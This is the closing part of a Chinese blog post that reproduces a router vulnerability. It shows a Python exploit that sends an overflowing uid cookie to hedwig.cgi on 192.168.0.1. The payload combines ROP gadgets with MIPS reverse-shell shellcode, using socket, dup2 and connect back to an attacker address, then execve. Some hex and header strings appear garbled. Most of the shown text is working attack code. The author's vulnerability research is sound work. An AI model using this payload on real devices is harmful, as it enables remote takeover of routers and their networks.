25 gad_to_s5 = "\xc8\x98\xf4w"
26
27 stg3_SC
  = "\x22\x02\x04\x24\xe0\xfd\x84\x20\x22\x02\x05\x24\xe0\xfd\xa5\x20\x22\x02\x06\x24\x
  xde\xfd\xc6\x20\x57\x10\x02\x24\x0c\x01\x01\x01"
28 #socket(2,1,0)
29 stg3_SC += "\xe0\x01\xa2\xaf"
30 #sw $v0,260($sp)
31 stg3_SC +=
  "\xe0\x01\xa4\x8f\x22\x02\x05\x24\xde\xfd\xa5\x20\xdf\x0f\x02\x24\x0c\x01\x01\x01\x
  22\x02\x05\x24\xdf\xfd\xa5\x20\xdf\x0f\x02\x24\x0c\x01\x01\x01\x23\x02\x05\x24\xdf\x
  xfd\xa5\x20\xdf\x0f\x02\x24\x0c\x01\x01\x01"
32 #dup2
33 stg3_SC +=
  "\xe0\x01\xa4\x8f\x11\x01\x06\x24\xff\xfe\xc6\x20\x15\xbe\x0e\x3c\x03\x02\xce\x35\x
  ff\xfd\xce\x21\xd4\x01\xae\xaf\x02\x03\x0f\x3c\xc1\xa9\xef\x35\xfd\xfe\x01\x3c\xff\x
  xfe\x21\x34\x20\x78\xe1\x01\xd8\x01\xaf\xaf\xd4\x01\xa5\x27\x4a\x10\x02\x24\x0c\x01
  \x01\x01"
34 #connect
35 stg3_SC +=
  "\x69\x6e\x0e\x3c\x2f\x62\xce\x35\x69\x01\x0f\x3c\x30\x74\xef\x35\xfe\xfe\x01\x3c\x
  ff\xfe\x21\x34\x20\x78\xe1\x01\x2c\x01\xae\xaf\x30\x01\xaf\xaf\x34\x01\xa0\xaf\x2c\x
  01\xa4\x27\x2d\x69\x0f\x24\x38\x01\xaf\xaf\x40\x01\xa4\xaf\x44\x01\xa0\xaf\x02\x01
  \x06\x24\xfe\xfe\xc6\x20\x40\x01\xa5\x27\xab\x0f\x02\x24\x0c\x01\x01\x01"
36 #execve
37 # stg3_SC +=
  "\x24\x02\x02\x9a\x24\x04\x02\x9a\x20\x42\xfd\x76\x20\x84\xfd\x66\x01\x01\x01\x0c"
38 #exit
39 print(stg3_SC.encode(), len(stg3_SC))
40 payload = cyclic(973).decode() + gad_to_s5 + "cccc" + gad_sp*8 + "dddd"*4 +
  stg3_SC
41 # 设置请求头
42 headers = {
43     'Content-Length': '21',
44     'accept-Encoding': 'deflate',
45     'Connection': 'close',
46     'User-Agent': 'Mozilla/4.0 (compatible MSIE 8.07 Winaows NT 6.17 WOW647
  Triaent/4.07 SLCC27 -NET CDR 2.0.50727) -NET CLR 3.5.307297 .NET CILR 3.90.307297
  Meaia CenteLr PC 6.07 .NET4.0C7 -NET4.0E)',
47     'Host': '192.168.0.1',
48     'Cookie': 'uid='+payload,
49     'Content-Type': 'application/x-www-form-urlencoded'
50 }
51
52 # 发送POST请求
53 conn.request("POST", "/hedwig.cgi", body="password=123&uid=3Rd4", headers=headers)
54 # 获取响应

```

```
55 pause()
56 response = conn.getresponse()
57
58 # 打印响应状态码和响应内容
59 print(response.status, response.read().decode())
60
61 # 关闭连接
62 conn.close()
```

至此完成复现。

posted @ 2024-03-06 02:21 .N1nEmAn 阅读(106) 评论(0)